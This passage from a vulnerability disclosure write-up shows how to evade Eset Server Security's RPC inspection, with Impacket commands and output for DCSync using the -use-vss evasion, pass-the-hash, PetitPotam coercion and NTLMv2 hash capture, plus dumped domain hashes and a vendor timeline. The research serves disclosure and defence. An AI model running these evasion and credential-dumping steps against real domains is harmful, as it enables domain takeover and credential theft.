
The script creates the `execute.bat` file under the `c:\Windows\Temp` directory and then creates a service that has the same name as an executed command. The service is triggered with the `hRStartServiceW` function in the `scmr` module.

```
285         resp = scmr.hRCreateServiceW(self.__scmr, self.__scHandle, self.__serviceName, self.__serviceName,
286                                      lpBinaryPathName=command, dwStartType=scmr.SERVICE_DEMAND_START)
287         service = resp['lpServiceHandle']
288
289         try:
290             scmr.hRStartServiceW(self.__scmr, service)
291         except:
292             pass
293         scmr.hRDeleteService(self.__scmr, service)
294         scmr.hRCloseServiceHandle(self.__scmr, service)
295         self.get_output()
```

The executed command is echoed to `\\127.0.0.1\C$\_output` file.

For example, if we type `ipconfig /all` as a command:





In this case, contrary to what is claimed, the Service Control Manager service can be reached by the attacker.

Attack Approaches Against Domain Controller

Well, we discussed that Eset Server Security is installed on the Windows Server operating system without additional roles. Let's look closely at what happens if targeting Domain Controller. The main goal is to execute a command on the Domain Controller without blocking by Eset Server Security.

Assuming that you compromised a client or server which had joined the Active Directory and dump NT hash value of domain admin user from `LSASS`. In this case, we have a few approaches.

1. Trying to crack NT hash value (dependent password complexity)

2. Conducting `DCSync` attack to get the `krbtgt` account hash for Golden Ticket

3. Connecting Active Directory with NT user hash with https://github.com/passtheticket/DCDumlupinar

4. Pass-the-Hash attack

5. Overpass-The-Hash Attack

We will handle pass-the-hash and `DCSync` attack methods in this document.

Conducting DCSync attack to get Krbtgt account hash for Golden Ticket

If we attempt to get the domain users list and its hashes using secretsdump6 script through `MS-DRSR` `(Directory Replication Service Remote Protocol)` `DRSGetNCChanges()` call. It will be caught that `DCERPC` bind request to port `TCP 135 (RPC)` by packet inspection.

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# secretsdump.py -just-dc-ntlm kandemir.local/metin@192.168.1.253 -hashes 44EFCE164AB921CAAAD3B435B
51404EE:32ED87BDB5FDC5E9CBA88547376818D4
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] [Errno 104] Connection reset by peer
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up ...
```

```
57 1.112377577  192.168.1.106  192.168.1.253  TCP     74  33762 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1880717121 TS
58 1.113699350  192.168.1.253  192.168.1.106  TCP     74  135 → 33762 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TS
59 1.113721478  192.168.1.106  192.168.1.253  TCP     66  33762 → 135 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1880717122 TSecr=100266
60 1.114080274  192.168.1.106  192.168.1.253  DCERPC  138 Bind: call_id: 1, Fragment: Single, 1 context items: EPMv4 V3.0 (32bit NDR)
61 1.116846831  192.168.1.253  192.168.1.106  TCP     60  135 → 33762 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
62 1.118353503  192.168.1.106  192.168.1.253  SMB2    190 Encrypted SMB3
63 1.121000536  192.168.1.253  192.168.1.106  SMB2    190 Encrypted SMB3
64 1.160879587  192.168.1.106  192.168.1.253  TCP     66  52374 → 445 [FIN, ACK] Seq=4102 Ack=15108 Win=64128 Len=0 TSval=1880717169 TSecr=
65 1.162346644  192.168.1.253  192.168.1.106  TCP     66  445 → 52374 [ACK] Seq=15108 Ack=4103 Win=65536 Len=0 TSval=100271 TSecr=188071716
66 1.162773198  192.168.1.253  192.168.1.106  TCP     60  445 → 52374 [RST, ACK] Seq=15108 Ack=4103 Win=0 Len=0

Frame 60: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface eth0, id 0
Ethernet II, Src: VMware_a5:b4:7b (00:0c:29:a5:b4:7b), Dst: VMware_9c:a4:3d (00:0c:29:9c:a4:3d)
Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.253
Transmission Control Protocol, Src Port: 33762, Dst Port: 135, Seq: 1, Ack: 1, Len: 72
    Source Port: 33762
    Destination Port: 135
```

We can evade using the `-use-vss` option which uses vssadmin to get a copy of `NTDS.dit`. The remote execution step is completed with the smbexec method which sends encrypted `SMB` packets.

Golden Ticket attack can be conducted upon `krbtgt` user hash is obtained with above techniques.

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# secretsdump.py -just-dc-ntlm kandemir.local/metin@192.168.1.253 -hashes 44EFCE164AB921CAAAD3B435B
51404EE:32ED87BDB5FDC5E9CBA88547376818D4 -use-vss
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4a96537b45ecd53480af5bc4fad117a2
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might
 take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 820ff9e6d14d34d07d5401537f43a7c6
[*] Reading and decrypting hashes from \\192.168.1.253\ADMIN$\Temp\KVsowTuG.tmp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-QLI3J185LVK$:1001:aad3b435b51404eeaad3b435b51404ee:fc24b4df939fd1bd9f9cfd96e87c3e71:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:63d4252e192728f390837d6eaba4e517:::
```

Conducting Pass-the-Hash attack

This section is similar targeting Windows Server which runs Eset Server Security. Please note that targeting Windows server you must obtain local Administrator (`RID 500`) or member of Domain Admins group user (or member of a domain group which has local administrator privilege). If you conduct `PtH` against server in the `WORKGROUP` (not joined Active Directory environment), Administrator user which has `RID 500` must be compromised because the `LocalAccountTokenFilterPolicy` does not exist, so `0` “value default and only the `RID 500` “Administrator” account can conduct remote administration tasks.

For example, if we try to connect with a member of a local Administrators group that has a different `RID` value than `500`, the “access is denied” error is returned.

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python atexec.py -hashes 1D9AD8FA0B11025E64345666551ECB10:14A6731F6DC95FC9C621F6688ED528B2 admin@192.168.1.117
ipconfig -debug
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket
[*] Creating task \qmaVjCep
Traceback (most recent call last):
  File "atexec.py", line 64, in play
    self.doStuff(rpctransport)
  File "atexec.py", line 163, in doStuff
    tsch.hSchRpcRegisterTask(dce, '\\%s' % tmpName, xml, tsch.TASK_CREATE, NULL, tsch.TASK_LOGON_NONE)
  File "/usr/local/lib/python2.7/dist-packages/impacket/dcerpc/v5/tsch.py", line 673, in hSchRpcRegisterTask
    return dce.request(request)
  File "/usr/local/lib/python2.7/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 857, in request
    answer = self.recv()
  File "/usr/local/lib/python2.7/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 1321, in recv
    raise DCERPCException(rpc_status_codes[status_code])
DCERPCException: rpc_s_access_denied
[-] Error is here!
```

Bonus:MS-EFSR abuse (PetitPotam)

If you try to coerce the Windows Server to authenticate to other machines via `MS-EFSRPC EfsRpcOpenFileRaw` function without credential, the packet inspection will detect `DCERPC` packet and block the connection.

```
┌──(root💀 kali)-[~/tools/KALI/PetitPotam]
└─# python3 Petitpotam.py -d '' -u '' -p '' 192.168.1.106 192.168.1.253

 PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                    by topotam (@topotam77)

                 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

 [-] Connecting to ncacn_np:192.168.1.253[\PIPE\lsarpc]
 [+] Connected!
 [+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
 Something went wrong, check error status => Error occurs while reading from remote(104)

┌──(root💀 kali)-[~/tools/KALI/PetitPotam]
└─#
```

192.168.1.106	192.168.1.253	TCP	66	44958 → 445 [ACK] Seq=523 Ack=971 Win=64128 Len=0 TSval=2079794627 TSecr=63868
192.168.1.106	192.168.1.253	SMB2	182	Tree Connect Request Tree: \\192.168.1.253\IPC$
192.168.1.253	192.168.1.106	SMB2	150	Tree Connect Response
192.168.1.106	192.168.1.253	SMB2	202	Create Request File: lsarpc
192.168.1.253	192.168.1.106	SMB2	222	Create Response File: lsarpc
192.168.1.106	192.168.1.253	DCERPC	254	Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR)
192.168.1.253	192.168.1.106	TCP	60	445 → 44958 [RST, ACK] Seq=1211 Ack=775 Win=0 Len=0

However, domain user can still connect named pipes due to communication is encrypted for binding.

> ⚠ Coming RPC call packets from the domain controller to attacker machine could be captured as clear. (not from client to DC)

```
┌──(root💀 kali)-[~/tools/KALI/PetitPotam]
└─# python3 Petitpotam.py -d 'kandemir.local' -u 'metin' -p 'S[redacted]' 192.168.1.106 192.168.1.253

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                    by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


 [-] Connecting to ncacn_np:192.168.1.253[\PIPE\lsarpc]
 [+] Connected!
 [+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
 [+] Successfully bound!
 [-] Sending EfsRpcOpenFileRaw!
 [+] Got expected ERROR_BAD_NETPATH exception!!
 [+] Attack worked!
```

```
┌──(root💀 kali)-[~/tools/KALI/impacket-master/examples]
└─# python smbserver.py kali . -smb2support
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.253,49727)
[*] AUTHENTICATE_MESSAGE (KANDEMIR\WIN-QLI3J185LVK$,WIN-QLI3J185LVK)
[*] User WIN-QLI3J185LVK\WIN-QLI3J185LVK$ authenticated successfully
[*] WIN-QLI3J185LVK$::KANDEMIR:aaaaaaaa:0ff0023f33f57bc83e2e1af74132ba4a:0101000000000000005d5b19b487d701a82f8de26e
d5546c00000000010010004f00510070004d004400770070007900020010004300660060e0072004c00610051004d00030010004f00510070004
d0044007700700079000400100043006600 6e0072004c00610051004d0007000800005d5b19b487d70106000400020000000800300030000000
0000000000000000000400000b87ef31e8d74a4220644191d4bb8815dc0a9aa71cc88841f6b213d045f9a2ac50a0010000000000000000000000
0000000000000090024006300690066007300 2f003100390032002e003100360038002e0031002e0031003000360000000000000000000
[*] Connecting Share(1:IPC$)
[*] NetrGetShareInfo Level: 2
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (192.168.1.253,49727)
[*] Remaining connections []
```

No.	Time	Source	Destination	Protocol	Length	Info
28	0.037586082	192.168.1.253	192.168.1.106	TCP	66	50045 → 445 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
29	0.037610864	192.168.1.106	192.168.1.253	TCP	66	445 → 50045 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
30	0.038014841	192.168.1.253	192.168.1.106	TCP	60	50045 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
31	0.038784425	192.168.1.253	192.168.1.106	SMB	213	Negotiate Protocol Request
32	0.038800524	192.168.1.106	192.168.1.253	TCP	54	445 → 50045 [ACK] Seq=1 Ack=160 Win=64128 Len=0
33	0.039826607	192.168.1.106	192.168.1.253	SMB2	235	Encrypted SMB3
34	0.040168837	192.168.1.106	192.168.1.253	SMB2	216	Negotiate Protocol Response
35	0.040986230	192.168.1.253	192.168.1.106	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
36	0.041005838	192.168.1.106	192.168.1.253	TCP	54	445 → 50045 [ACK] Seq=163 Ack=326 Win=64128 Len=0
37	0.043188803	192.168.1.106	192.168.1.253	SMB2	329	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
38	0.043860297	192.168.1.253	192.168.1.106	SMB2	657	Session Setup Request, NTLMSSP_AUTH, User: KANDEMIR\WIN-QLI3J185LVK$
39	0.043875318	192.168.1.106	192.168.1.253	TCP	54	445 → 50045 [ACK] Seq=438 Ack=929 Win=64128 Len=0
40	0.047641672	192.168.1.106	192.168.1.253	SMB2	139	Session Setup Response
41	0.048447273	192.168.1.253	192.168.1.106	SMB2	170	Tree Connect Request Tree: \\192.168.1.106\IPC$
42	0.048462326	192.168.1.106	192.168.1.253	TCP	54	445 → 50045 [ACK] Seq=523 Ack=1045 Win=64128 Len=0
43	0.051683799	192.168.1.106	192.168.1.253	SMB2	138	Tree Connect Response
44	0.052412187	192.168.1.253	192.168.1.106	SMB2	190	Create Request File: srvsvc
45	0.052423321	192.168.1.106	192.168.1.253	TCP	54	445 → 50045 [ACK] Seq=607 Ack=1181 Win=64128 Len=0
46	0.056782440	192.168.1.106	192.168.1.253	SMB2	211	Create Response File: srvsvc
47	0.056941716	192.168.1.253	192.168.1.106	SMB2	195	Encrypted SMB3
48	0.057553020	192.168.1.253	192.168.1.106	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: srvsvc
49	0.058802288	192.168.1.106	192.168.1.253	SMB2	131	GetInfo Response, Error: STATUS_OBJECT_NAME_NOT_FOUND[Malformed Packet]
50	0.059326616	192.168.1.253	192.168.1.106	DCERPC	330	Bind: call_id: 2, Fragment: Single, 3 context items: SRVSVC V3.0 (32bit NDR), SRVSVC V3.0 (64bit NDR), SRVSVC V3.0 (6cb71c2c…
51	0.060621294	192.168.1.106	192.168.1.253	SMB2	138	Write Response
52	0.061053742	192.168.1.253	192.168.1.106	SMB2	171	Read Request Len:1024 Off:0 File: srvsvc
53	0.065776001	192.168.1.106	192.168.1.253	DCERPC	254	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 3 results: Acceptance, User rejection, User rejection
54	0.066343856	192.168.1.253	192.168.1.106	SRVSVC	270	NetShareGetInfo request
55	0.073719746	192.168.1.106	192.168.1.253	SRVSVC	206	NetShareGetInfo response, Error: WERR_NERR_NETNAMENOTFOUND
56	0.074406733	192.168.1.253	192.168.1.106	SMB2	146	Close Request File: srvsvc
57	0.075403041	192.168.1.106	192.168.1.253	SMB2	182	Close Response
58	0.075908180	192.168.1.253	192.168.1.106	SMB2	250	Encrypted SMB3
59	0.076111070	192.168.1.106	192.168.1.253	TCP	66	44996 → 445 [ACK] Seq=2088 Ack=2104 Win=64128 Len=0 TSval=2080949746 TSecr=179378
60	0.078585633	192.168.1.106	192.168.1.253	SMB2	190	Encrypted SMB3
61	0.079120321	192.168.1.253	192.168.1.106	SMB2	190	Encrypted SMB3

```
Frame 55: 206 bytes on wire (1648 bits), 206 bytes captured (1648 bits) on interface eth0, id 0
Ethernet II, Src: VMware_a5:b4:7b (00:0c:29:a5:b4:7b), Dst: VMware_9c:a4:3d (00:0c:29:9c:a4:3d)
Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.253
Transmission Control Protocol, Src Port: 445, Dst Port: 50045, Seq: 1125, Ack: 1898, Len: 152
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 36, Call: 2, Ctx: 0, [Req: #54]
```

The Eset Server Security can prevent stealing NTLMv2 hash of computer account if attacker try to bind named pipes without credentials.

Timeline

- On 14 June 2021 the issue is reported to vendor.
- On 21 June 2021 our submission is classified as functional bug and was passed to our development team for further review.
- On 27 July 2021 the vendor define as `won't` fix issue

Reference

MS-RPC https://www.thehacker.recipes/active-directory-domain-services/recon/ms-rpc

impacket/wmiexec.py at master · SecureAuthCorp/impacket
https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py

MSRPC (Microsoft Remote Procedure Call) Service Enumeration
https://0xffsec.com/handbook/services/msrpc/

impacket/atexec.py at master · SecureAuthCorp/impacket
https://github.com/SecureAuthCorp/impacket/blob/master/examples/atexec.py

ATSVC · Wiki · Wireshark Foundation / wireshark
https://gitlab.com/wireshark/wireshark/-/wikis/ATSVC

impacket/smbexec.py at master · SecureAuthCorp/impacket
https://github.com/SecureAuthCorp/impacket/blob/master/examples/smbexec.py